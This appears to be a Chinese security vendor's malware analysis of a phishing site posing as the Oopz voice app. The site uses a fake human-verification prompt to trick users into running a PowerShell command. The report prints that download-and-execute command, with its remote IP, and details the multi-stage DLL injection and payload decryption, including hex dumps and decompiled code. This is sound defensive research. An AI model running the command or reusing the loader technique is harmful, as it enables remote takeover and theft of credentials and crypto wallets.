

仿冒语音网站通过PowerShell载荷实现远控攻击的事件分析-技术文章-火绒安全

 huorong.cn/document/tech/vir_report/2024

仿冒语音网站通过PowerShell载荷实现远控攻击的事件分析

- 作者：火绒安全
- 发布时间：2026-08-03
- 阅读量：1522


事件概述

近期，火绒安全实验室在日常监测中发现，黑产团伙通过高度仿冒开黑语音工具Oopz的钓鱼网站（oopz.live），针对国内游戏玩家群体发起钓鱼投毒攻击。经火绒安全工程师分析，该攻击依托游戏语音工具的用户信任进行伪装，欺骗性极强，对经常下载语音、加速器、辅助工具的玩家群体威胁较大。攻击者诱导用户在本机执行恶意指令，从远端下载恶意MSI安装包并以静默方式安装至用户目录，全程无安装窗口或报错提示，受害者难以察觉。木马植入后，释放多个组件，通过多阶段加载、隐藏执行，并借助带数字签名的合法程序作为掩护，最终在内存中启动远控木马，可被远程操控，并存在窃取浏览器登录态、游戏账号及加密货币钱包等敏感数据的风险。目前，火绒安全产品已经实现对该行为的拦截与查杀。



查杀图

流程图



流程图


整体攻击链采用白加黑技术，解密并解压tracker_ctrl.json和pipelinedesc69.xml文件，将其注入合法的PE文件执行，最终加载远程控制木马。

初始载荷：钓鱼网站

本次攻击中，攻击者通过伪装的Oopz网站页面实施攻击。



诱导用户直接执行恶意指令。



请通过完成下面的操作来验证你是人类。



请验证您是人类。



oopz.cn 需要在继续之前检查您的连接安全性。

请完成必填的反机器人验证，然后再继续。

1. 按下 **Win + R**.
2. 在窗口中，按下 **Ctrl + V**.
3. 按下 **Enter**



正在验证...

实际执行的命令为：

```
powershell -c "iex(irm '93.152.224.13/adzBD58r3gIyBIQe ' - UseBasicParsing)"
```

这条命令从 93.152.224.13/adzBD58r3glyBIQe拉取恶意PowerShell脚本原地执行。从远端服务器下载一个恶意的MSI安装包，并无声无息地安装到用户目录中。整个过程中受害者不会看

到任何安装窗口或报错提示。本次分析的样本以看似正常的.msi安装包形式存在，其CustomAction表未检测出异常。

Tables	Action	Type	Source	Target	ExtendedType
AdminExecuteSequence	LaunchFile	210	MpAPkFOaVq		
AdminUISequence					
AdvtExecuteSequence					
Component					
CustomAction					
Directory					
Feature					
FeatureComponents					
File					
InstallExecuteSequence					
InstallUISequence					
Media					
MsiFileHash					
Property					
_Validation					

释放出的文件列表如下：

名称 ▲	目录	组件	大小	版本
libcrypto-1_1.dll	SourceDir\Horsed	bJzJ4q0vVOv5aHWbb	2180488	1.1.1.10
libcurl.dll	SourceDir\Horsed	viM6fon1J7MG1Wb	439688	7.85.0.0
libmemu.dll	SourceDir\Horsed	wNiwJvnpuv	356096	9.5.1.0
libmemuqt.dll	SourceDir\Horsed	ZekalqwNbMoH	1737984	9.5.1.0
libssl-1_1.dll	SourceDir\Horsed	MbqXAt1sVwZ9	521096	1.1.1.10
msvcp_win.dll	SourceDir\Horsed	m7mvr72L	496920	10.0.19041.3636
msvcp140.dll	SourceDir\Horsed	QAZX2o5H	438176	14.32.31332.0
msvcp140_1.dll	SourceDir\Horsed	Ba4sctKCvu	22944	14.32.31332.0
msvcr100.dll	SourceDir\Horsed	to1srbBTgceVlzfs	773968	10.0.40219.1
pipelinedesc69.xml	SourceDir\Horsed	UnEpiCxyIn38Uj	1648102	
Qt5Core.dll	SourceDir\Horsed	oAXwuvJs0G9Yq0	5381616	5.15.2.0
Qt5Gui.dll	SourceDir\Horsed	BfAZLcj6cmu	5894128	5.15.2.0
Qt5Multimedia.dll	SourceDir\Horsed	LTubI4BSHLa7p1zOo	593392	5.15.2.0
Qt5Network.dll	SourceDir\Horsed	fcQ7QFjth6YefSFH7G	1051120	5.15.2.0
Qt5Sql.dll	SourceDir\Horsed	Vx9IZgZ1MJBj4	163824	5.15.2.0
Qt5Widgets.dll	SourceDir\Horsed	bkaKTFW5	4459504	5.15.2.0
Smart-Encoder.exe	SourceDir\Horsed	MpAPkFOaVq	1206016	9.5.1.0
tracker_ctrl.json	SourceDir\Horsed	jyEEZf1I3rTaKsa	28630	
ucrtbase.dll	SourceDir\Horsed	DEWTud3JSrCytqK	1182408	10.0.19041.3636
vcruntime140.dll	SourceDir\Horsed	Oj7QkJVzat8	80800	14.32.31332.0

其中libcrypto-1_1.dll为恶意dll，Smart-Encoder.exe伪装身份为「Microvirt Software Technology Co. Ltd.」的「MEmu Multiple Instances Manager」（逍遥模拟器），tracker_ctrl.json和pipelinedesc69.xml文件为经压缩和加密的恶意载荷数据文件。

第二阶段：注入链

安装.msi文件，系统启动Windows安装程序msiexec.exe，首先加载恶意libcrypto-1_1.dll，读取tracker_ctrl.json到内存。

地址	十六进制												ASCII	
0327B77A	65	70	61	6D	65	77	74	6C	68	69	69	6B	65 6E 69 67	epamewtliiikenig
0327B78A	65	65	65	6D	69	6F	20	69	77	74	61	64	69 6E 64 77	eeemio iwtadindw
0327B79A	6D	79	6B	68	6C	69	74	75	71	65	65	65	63 6F 68 77	mykhlituqeecohw
0327B7AA	74	74	62	65	63	65	65	68	65	2A	64	3A	63 65 75 68	ttbeceehe*d:ceuh
0327B7BA	6F	77	76	74	68	61	6E	65	63	73	69	70	66 70 66 72	owvthanecsipfpr
0327B7CA	65	68	64	61	68	65	6F	65	63	65	2F	65	72 75 75 65	ehdaheoece/eruue
0327B7DA	14	18	00	00	BC	9F	CE	1F	51	D4	92	50	AD D3 A3 56	...%.I.QO.P.ófv
0327B7EA	72	C4	9D	4C	44	60	31	E0	44	30	40	E0	44 10 48 E0	rÄ.LD`läd0@äd.Hà
0327B7FA	44	B5	B	CC	C7	4C	6A	A7	89	58	32	E0	44 60 9B E4	Dp%îÇLj\$.X2äd`.ä
0327B80A	CF	A5	4	E5	E0	60	31	E0	94	19	33	E0	44 60 9C B1	Î%Iää`lâ..3äd`.±
0327B81A	44	ED	75	F5	0C	B1	19	77	4C	60	31	63	08 6D 9B E4	Díuö.±.wL`lc.m.ä
0327B82A	CF	AD	49	61	05	21	32	E0	44	B1	EB	E1	44 60 31 A1	İ.Ia. !2äd±eäd`l;
0327B83A	26	63	EE	27	59	28	82	C8	B9	68	31	E0	C7 24 3E 6B	&c%\$Y(.È'h1àç\$>k
0327B84A	91	68	BA	2D	38	28	77	DC	44	60	31	E0	0B A6 1D E1	.h°-8(wÜD`lâ. !.ä
0327B85A	44	60	31	A7	89	40	32	E0	44	60	EB	E1	44 60 31 65	D`lş.@2äd`eäd`le
0327B86A	16	70	B5	F1	45	60	31	6B	89	54	B5	A0	4C 8B 76 E8	.puñE`lk.Tu L.vè
0327B87A	CF	AD	3D	0B	0C	EA	7E	B8	AE	68	BE	35	0C B3 BC 25	İ.=..ê~ °h%5. %%%
0327B88A	1C	B1	BC	2D	38	E4	F2	E1	95	48	95	F5	44 60 B4 A4	.±¼-8äöä.H.öD`r
0327B89A	54	E9	76	D4	C7	DD	25	E1	B9	65	1A	BA	44 60 31 6B	TévÖÇY%á'e.°D`lk
0327B8AA	00	54	B5	A7	4C	E0	86	C8	CF	A5	75	6A	80 24 BD 2D	TuñLó ÇY%á'¼%

从tracker_ctrl.json内存中的基址+偏移0x57AB的位置开始，四字节+0x1FCE9FBC还原出下阶段要注入的dll、配置信息以及要注入的内容。

地址	十六进制												ASCII	
0327B77A	65	70	61	6D	65	77	74	6C	68	69	69	6B	65 6E 69 67	epamewtliiikenig
0327B78A	65	65	65	6D	69	6F	20	69	77	74	61	64	69 6E 64 77	eeemio iwtadindw
0327B79A	6D	79	6B	68	6C	69	74	75	71	65	65	65	63 6F 68 77	mykhlituqeecohw
0327B7AA	74	74	62	65	63	65	65	68	65	2A	64	3A	63 65 75 68	ttbeceehe*d:ceuh
0327B7BA	6F	77	76	74	68	61	6E	65	63	73	69	70	66 70 66 72	owvthanecsipfpr
0327B7CA	65	68	64	61	68	65	6F	65	63	65	2F	65	72 75 75 65	ehdaheoece/eruue
0327B7DA	14	18	00	00	BC	9F	CE	1F	0D	74	61	70	69 73 72 76	%.I..tapisrv
0327B7EA	2E	64	6C	6C	00	00	00	00	00	D0	0F	00	00 B0 16 00	...D...dl1
0327B7FA	00	55	8B	EC	83	EC	38	C7	45	F8	00	00	00 00 6A 04	.U.1.î8ÇEø...j.
0327B80A	8B	45	18	05	9C	00	00	00	5	B9	01	00	00 00 6B D1	.E.....P'....kN
0327B81A	00	8D	44	15	C8	50	E8	96	3	00	00	83	C4 0 6A 04	..D.ÈPè.....Ä.j.
0327B82A	8B	4D	18	81	C1	C0	00	00	00	51	BA	01	00 00 00 C1	.M..ÄÄ..Q°....Ä
0327B83A	E2	02	8D	44	15	C8	50	E8	75	08	00	00	83 C4 0C 8B	ä.D.ÈPèu....Ä..
0327B84A	4D	08	89	4D	F4	C7	45	FC	00	00	00	00	C7 4 EC 00	M..MôÇEü....ÇEi.
0327B85A	00	00	00	C7	45	E0	00	00	00	00	BA	01	00 00 00 85	...ÇEä....°.....
0327B86A	D2	0F	84	11	01	00	00	8B	45	F4	83	C0	08 2B 45 08	ò.....Eö.Ä.+E.
0327B87A	8B	4D	0C	2B	C8	89	4D	D8	6A	08	8D	55	C8 52 8B 45	.M.+E.Môj..UÈR.E
0327B88A	D8	50	8B	4D	F4	83	C1	01	51	F8	63	15	00 00 83 C4	øP.Mô.Ä.Qèç....Ä
0327B89A	10	89	45	F4	83	F4	0C	55	E9	D9	00	00	00 00 8B	..Eö.}ö.u.éÜ....
0327B8AA	55	F4	83	C2	08	89	55	E8	8B	45	F4	89	45 04 6B 4D	Uö.Ä..Uè.Eö.Eö.M
0327B8BA	D4	8B	11	52	E8	C8	14	00	00	83	C4	04	89 45 F0 8B	ö..RèÈ....Ä..Eö.
0327B8CA	45	F4	83	C0	08	89	45	E4	8B	4D	E8	8B	55 18 8B 01	Eö.Ä..Eä.Mè.U...
0327B8DA	3B	82	B0	00	00	00	75	48	83	7D	FC	00	75 42 8B 4D	;.....uH.}ü.uB.M
0327B8EA	E8	89	4D	E0	8B	55	E8	8B	42	08	83	C0	10 89 45 EC	è.Mä.Uè.B..Ä..Ei
0327B8FA	8B	4D	EC	51	6A	40	8B	55	14	8B	42	64	FF D0 89 45	.MìQj@..U..Bdyø.E
0327B90A	FC	8B	4D	F0	51	8B	55	E4	52	8B	45	FC	50 E8 9F 07	ü.MôQ.Uär.EüPè..
0327B91A	00	00	83	C4	0C	8B	4D	F8	03	4D	F0	89	4D F8 EB 53	...Ä..Mø.Mð.MøS
0327B92A	83	7D	FC	00	74	4D	8B	55	F8	03	55	F0	3B 55 EC 76	.}ü.tM.Uø.Uð;UiV
0327B93A	22	8B	45	EC	2B	45	F8	89	45	F0	8B	4D	F0 51 8B 55	".Ei+Eø.Eð.MôQ.U
0327B94A	E4	52	8B	45	FC	03	45	F8	50	E8	63	07	00 00 83 C4	är.Eü.EøPèç....Ä
0327B95A	0C	EB	25	8B	4D	F0	51	8B	55	E4	52	8B	45 FC 03 45	.è%.MôQ.Uär.Eü.E
0327B96A	F8	50	E8	4A	07	00	00	83	C4	0C	8B	4D	F8 03 4D F0	øPèJ....Ä..Mø.Mð
0327B97A	89	4D	F8	E9	E2	FE	FF	FF	83	7D	FC	00	75 04 32 C0	.Møéäpyy.}ü.u.2Ä
0327B98A	EB	48	8B	55	FC	83	C2	10	89	55	D0	8B	45 14 50 8B	èH.Uü.Ä..Uø.E.P.
0327B99A	4D	F0	8B	51	04	52	8B	45	F0	8B	48	08	51 8B 55 D0	Mä Ö R Èä H Ö Üø

然后加载系统中的tapisrv.dll（Windows系统中与TAPI相关的重要动态链接库文件），写入tapisrv.dll的.text节中，大小为0x16B0。

地址	十六进制	ASCII
68781000	68 A1 7B 68 B8 A1 7B 68 70 C7 7A 68 A0 CA 7A 68	h{h{i{hpçzh Ézh
68781010	C0 D1 7A 68 90 D3 7A 68 70 2C 79 68 70 2E 79 68	ANzh.ôzhp,yhp.yh
68781020	10 30 79 68 B0 31 79 68 80 33 79 68 20 34 79 68	.0yh'1yh.3yh 4yh
68781030	50 35 79 68 D0 37 79 68 A0 40 79 68 70 41 79 68	P5yhD7yh @yhpayh
68781040	60 45 79 68 80 46 79 68 20 47 79 68 F0 47 79 68	'Eyh.Fyh GyhGyh
68781050	10 4D 79 68 10 4F 79 68 40 50 79 68 90 51 79 68	.Myh.oyh@Pyh.Qyh
68781060	C0 53 79 68 A0 54 79 68 00 59 79 68 30 59 79 68	Asyh Tyh.Yyh0yyh
68781070	30 5B 79 68 F0 5B 79 68 20 5C 79 68 60 5E 79 68	0[yh[yh \yh^yh
68781080	00 61 79 68 50 64 79 68 30 66 79 68 60 68 79 68	.ayhpdyh0fyh`hyh
68781090	80 6E 79 68 10 71 79 68 D0 76 79 68 90 7A 79 68	.nyh.qyhDvyh.zyh
687810A0	F0 7F 79 68 00 85 79 68 80 88 79 68 40 89 79 68	ð.yh..yh..yh@.yh
687810B0	A0 8A 79 68 F0 90 79 68 A0 92 79 68 30 93 79 68	.yhð.yh .yh0.yh
687810C0	30 99 79 68 B0 99 79 68 60 9F 79 68 F0 A1 79 68	0.yh'.yh'.yhðiyh
687810D0	30 A3 79 68 A0 A4 79 68 30 A6 79 68 F0 AB 79 68	0fyh ^yh0!yhðcyh
687810E0	10 BB 79 68 20 BC 79 68 40 BD 79 68 A0 BE 79 68	.»yh \yh@yh ^yh
687810F0	70 C0 79 68 00 C5 79 68 C0 C8 79 68 60 C9 79 68	pAyh.ÀyhAËyh'Éyh
68781100	C0 CB 79 68 70 CC 79 68 50 CD 79 68 00 CF 79 68	AEyhpIyhpIyh.Iyh
68781110	80 CA 79 68 80 CE 79 68 F0 D0 79 68 D0 D2 79 68	Àyh.ÀyhÇyhËyh

地址	十六进制	ASCII
68781000	55 8B EC 83 EC 38 C7 45 F8 00 00 00 00 6A 04 8B	U.i.18ÇEø....j..
68781010	45 18 05 9C 00 00 00 50 00 00 00 00 6B D1 00	E.....P'.....kN.
68781020	8D 44 15 C8 50 E8 96 08 00 00 83 C4 0C 6A 04 8B	.D.ÉPè.....À.j..
68781030	4D 18 81 C1 C0 00 00 00 51 BA 01 00 00 00 C1 E2	M..AA...Qø....Åå
68781040	02 8D 44 15 C8 50 E8 75 08 00 00 83 C4 0C 8B 4D	..D.ÉPè.....À..M
68781050	08 89 4D F4 C7 45 FC 00 00 00 00 C7 45 EC 00 00	..MôÇEü....ÇE1..
68781060	00 00 C7 45 E0 00 00 00 00 BA 01 00 00 00 85 D2	..ÇEä....ø.....ô
68781070	0F 84 11 01 00 00 8B 45 F4 83 C0 08 2B 45 08 8B	Eø..A.+E..
68781080	4D 0C 2B C8 89 4D D8 6A 08 8D 55 C8 52 8B 45 D8	M.+É.Møj...UÉR.Eø
68781090	50 88 4D F4 83 C1 01 51 E8 63 15 00 00 83 C4 10	P.Mø.À.Qèç....Å.
687810A0	89 45 F4 83 7D F4 00 75 05 E9 D9 00 00 00 8B 55	.Eø.}ø.u.éü....U
687810B0	F4 83 C2 08 89 55 E8 8B 45 F4 89 45 D4 8B 4D D4	ø.À..Uè.Eø.Eø.Mø
687810C0	8B 11 52 E8 C8 14 00 00 83 C4 04 89 45 F0 8B 45	..RèÉ....À..Eø.E
687810D0	F4 83 C0 08 89 45 E4 8B 4D E8 8B 55 18 8B 01 3B	ø.À..Eä.Mè.U....
687810E0	82 B0 00 00 00 75 48 83 7D FC 00 75 42 8B 4D E8	..UH.}ü.üB.Mè
687810F0	89 4D E0 8B 55 E8 8B 42 08 83 C0 10 89 45 EC 8B	..Mà.Uè.B..A..Ei.
68781100	4D EC 51 6A 40 8B 55 14 8B 42 64 FF D0 89 45 FC	Miqj@.U..Bdyð.Eü
68781110	8B 4D F0 51 8B 55 E4 52 8B 45 FC 50 E8 9F 07 00	..MøQ.UàR.EüPè...
68781120	00 83 C4 0C 8B 4D F8 03 4D F0 89 4D F8 EB 53 83	..Å..Mø.Mø.MøEs.
68781130	7D FC 00 74 4D 8B 55 F8 03 55 F0 3B 55 EC 76 22	}ü.tM.Uø.Uð;üiv"
68781140	8B 45 EC 2B 45 F8 89 45 F0 8B 4D F0 51 8B 55 E4	.Ei+Eø.Eø.MøQ.Ua
68781150	52 8B 45 FC 03 45 F8 50 E8 63 07 00 00 83 C4 0C	R.Eü.EøPèç....Å.
68781160	EB 25 8B 4D F0 51 8B 55 E4 52 8B 45 FC 03 45 F8	è%.MøQ.UàR.Eü.Eø
68781170	50 E8 4A 07 00 00 83 C4 0C 8B 4D F8 03 4D F0 89	Pèj....Å..Mø.Mø.
68781180	4D F8 E9 E2 FE FF FF 83 7D FC 00 75 04 32 C0 EB	Møëäpyy.}ü.u.2Aè
68781190	48 8B 55 FC 83 C2 10 89 55 D0 8B 45 14 50 8B 4D	H.Uü.À..Uø.E.P.M
687811A0	E0 8B 51 04 52 8B 45 E0 8B 48 08 51 8B 55 D0 52	à.Q.R.Eà.H.Q.UDR
687811B0	E8 9B 00 00 00 83 C4 10 8B 45 10 8B 4D FC 89 08	è.....À..E..Mü..
687811C0	83 7D F8 00 76 09 C7 45 DC 01 00 00 00 EB 07 C7	.}ø.v.ÇEÜ....è.C
687811D0	45 DC 00 00 00 00 8A 45 DC 8B E5 5D C3 CC CC CC	EÜ.....EÜ.à]Aiiï
687811E0	55 8B EC 83 EC 10 8B 45 10 50 6A 40 8B 4D 18 8B	U.i.i...E.Pj@.M..
687811F0	51 64 FF D2 89 45 FC C7 45 F4 00 00 00 00 8D 45	Qdyø.EüÇEø.....E
68781200	F4 50 8B 4D 0C 51 8B 55 08 52 8B 45 10 50 8B 4D	øP.M.Q.U.R.E.P.M
68781210	FC 51 6A 02 8B 55 18 8B 42 3C FF D0 89 45 F0 8B	üQj...U..B<yø.Eø.
68781220	4D 14 8B 55 FC 89 11 83 7D F0 00 75 09 C7 45 F8	M..üü...jüüÇEø

跳转到tapisrv.dll.text节偏移0xED0处入口执行下一阶段。

核心逻辑为通过PEB遍历与导出表哈希解析API；其载荷路径为：读取pipelinedesc69.xml文件→从????IDAT块中提取数据→XOR→LZNT1解压→按名称哈希定位代码块→LoadLibrary加载目标模块→自入口点起覆写指定长度字节并转移执行。

```


92  fileSize = 0;
93  fileBuf = 0;
94  v27 = 0;
95  result = readSiblingFile((int)apiTable, *(_DWORD *)(a1 + 4), (int)&fileBuf, (int)&fileSize);
96  if ( result )
97  {
98      result = extractIDATpayload(fileBuf, fileSize, &v27, (int)apiTable, (int)v38);
99      if ( result )
100      {
101          v21 = 0;
102          v25 = v27;
103          v5 = v27 + 16;
104          result = Lznt1Decompress(v27 + 16, *(_DWORD *)(v27 + 8), *(_DWORD *)(v27 + 12), &v21, apiTable);
105          if ( result )
106          {
107              v31 = v21;
108              v20 = 0;
109              if ( !AnsiStrLen(v21 + 144) )
110                  v20 = *(_DWORD *)(v31 + 352);
111              v24 = *(_DWORD *)(v31 + 8) + v31 + v20 + 989;
112              v33 = 0;
113              v3 = FindBlobByNameHash(apiTable, v24, &v33, v38[52], v38);
114              modNameW = (_WORD *)v29(64, 522);
115              ansiToUnicode((char *)(v31 + 244), modNameW);
116              modNameW = (_WORD *)NormalizeModuleName(modNameW);
117              v19 = LoadLibraryByName(apiTable, modNameW);
118              v4 = getNtHeader(v19);
119              v32 = (int (__cdecl *)(int, int, int, _DWORD *))(*(_DWORD *)(v4 + 44) + v19);
120              v18 = v29(64, v33);
121              memcpy(v18, v32, v33);
122              *(_QWORD *)(v24 + 3264) = v18;
123              v26 = 0;
124              v17(v32, v33, v38[1], &v26);
125              memcpy(v32, v3, v33);
126              v17(v32, v33, v26, &v26);
127              v2[3] = v32;
128              v2[0] = v38[1];
129              v2[1] = v32;
130              v2[2] = v33;
131              return v32(v31, v24, v25, v2);

```

将pipelinedesc69.xml文件完整读入内存，然后在该内存中搜索"???IDAT"，命中后检查"IDAT"后4字节是否等于0x03F31DE8，根据IDAT前四字节获取块长度，拷贝到另一块内存，然后执行XOR解密，XOR密钥取自0x03F31DE8后4字节，数据长度取自XOR密钥后4字节。

08830020	51 70 69 65	66 65 75 61	6E 73 62 61	6C 6E 64 6F	Qpiefeuansbalndo
08830030	6E 65 44 6F	6F 65 65 6B	5F 65 74 69	65 75 6E 74	neDooeek_etieund
08830040	74 69 61 72	69 6C 65 68	6F 73 6F 74	74 72 65 58	tiarilehosottrex
08830050	64 72 65 6F	77 6F 61 6E	64 6C 6D 67	65 63 6F 68	dreowoandlmgecoh
08830060	65 74 78 68	68 6E 65 69	71 20 79 66	6F 69 20 37	etxhhnei yfoi 7
08830070	73 69 69 6C	6F 61 61 74	6F 6C 6E 74	67 75 73 74	siiloaatolntgust
08830080	75 52 69 6F	70 65 75 6F	69 75 68 68	75 72 77 65	uRiopeuoiuhhurwe
08830090	75 61 67 6D	6E 61 6A 6F	63 74 6F 73	65 74 73 74	uagmnajoctosetst
088300A0	20 66 6D 74	69 6E 6F 6F	72 6C 6E 74	65 65 73 20	fntinoorlntees
088300B0	68 74 70 65	61 61 6C 6E	6C 65 69 77	6F 61 61 69	htpeaalnleiwoaai
088300C0	61 6C 65 69	65 63 6C 20	65 6E 64 65	63 64 6D 6F	aleiecl endecdm
088300D0	65 64 6C 3E	70 65 68 65	59 65 61 6E	6D 20 73 73	edl>peheYeanm ss
088300E0	6D 76 69 70	68 68 41 72	74 6F 62 29	6F 72 65 75	mviphhArtob)oreu
088300F0	64 72 6C 6F	63 73 6B 61	74 6F 69 72	6F 79 68 65	drlocskatoiro yhe
08830100	61 77 65 73	62 6E 68 6C	74 74 74 67	65 65 69 65	awesbnhl tttgeeie
08830110	65 20 20 74	72 68 69 73	68 69 6E 6D	61 68 74 67	e trhishinmahtg
08830120	65 74 75 68	61 65 70 6F	61 6F 72 68	69 75 61 72	etuhaepoaorhiuar
08830130	68 69 6F 74	6E 6E 6E 69	65 65 65 79	61 62 51 64	hiotnnnieeeyabQd
08830140	6E 65 6F 6E	6C 6C 65 65	62 65 68 6E	6E 6E 6A 61	neonlleebehn nja
08830150	72 64 69 61	6E 79 75 61	74 42 65 69	73 73 65 65	rdianyuatBeissee
08830160	74 61 70 65	61 72 61 69	61 6E 69 70	72 72 74 65	tapearaianipr rte
08830170	74 72 6E 72	72 74 68 73	6F 74 61 64	72 20 6F 7E	trnr rthsotadr_ o~
地址	十六进制				ASCII
089D1020	C6 A5 79 EA	F1 DC 33 65	87 C6 18 00	BF C4 27 00	æÿÿhÜ3e.Æ..¿Ä.
089D1030	DD B8 00 04	00 00 08 88	13 00 00 10	06 9F 01 00	Y.....
089D1040	02 00 20 00	53 00 00 79	00 6E 00 63	00 4B 00 00	...S..y.n.c.k..
089D1050	75 00 62 00	65 00 72 11	00 34 65 00	74 00 0C 73	u.b.e.r..4e.t..s
089D1060	00 5F 31 00	0C 74 00 64	03 A8 06 00	25 00 A8 41	..l..t.d...%.A
089D1070	00 50 00 02	44 00 0E 54	00 06 06 25	0C 3E 8C 00	.P..D..T...%.>.
089D1080	25 77 69 6E	64 00 69 72	25 5C 53 79	73 57 00 4F	%wind.ir%\sysw.O
089D1090	57 36 34 5C	69 6E 70 C0	75 74 2E 64	6C 6C C6 31	w64\inpAut.dllÆl
089D10A0	81 A6 00 D0	38 05 00 68	3C 05 00 00	43 72 69 73	..!D8..h<...Cris
089D10B0	70 2E 65 78	FE 65 7F 7D	7F 00 3F 00	3F 00 3F 00	p.expe.}..?..?..?
089D10C0	18 00 49 7B	08 A4 10 44	00 82 4B 01	80 48 08 4E	..I{.Æ.D..K..H.N
089D10D0	01 A0 C0 02	64 D2 4C 01	00 2C D8 19	00 DE D6 DA	. Å.dØL...Ø..PÖÜ
089D10E0	77 58 00 93	77 C3 01 04	00 70 C0 00	C8 44 D9 19	wX..wÄ...pÄ.ÉDÜ.
089D10F0	40 01 44 01	44 C0 08 7B	04 C6 5C C0	02 4B 01 58	@.D.DÄ.{.Æ\Ä.K.X
089D1100	95 4D 00 01	90 FD 4B 01	79 2D 40 A0	00 B0 40 80	.M...ýk.y-@ .°@.
089D1110	03 C1 08 02	40 06 1B C1	05 C1 02 74	C0 0A C1 00	.Ä...@...Ä.A.tÄ.A.
089D1120	BE 31 40 84	00 9C C0 01	78 D8 98 03	C3 9E FF 3F	%l@...Ä.xØ...Ä.ý?
089D1130	00 1F 00 1F	00 1F 00 1F	00 1F 00 1F	00 03 00 50	P
089D1140	4D 5A 90 00	C0 23 00 E0	9E 00 A0 FF	FF 00 00 B8	MZ..Ä#.ä..ýý..
089D1150	E4 02 40 5F	07 04 00 18	60 39 0E 1F	BA 0E 00 00	ä.@_.....`9...°...
089D1160	B4 09 CD 21	B8 01 4C CD	00 21 54 68	69 73 20 70	.í!..Lí.!This p
089D1170	72 00 6F 67	72 61 6D 20	63 61 00 6E	6E 6F 74 20	r.ogram ca.nnot
089D1180	62 65 20 00	72 75 6E 20	69 6E 20 44	00 4F 53 20	be .run in D.OS
089D1190	6D 6F 64 65	2E 10 0D 0D	0A 24 64 08	80 EF 10 20	mode.....\$d..í.

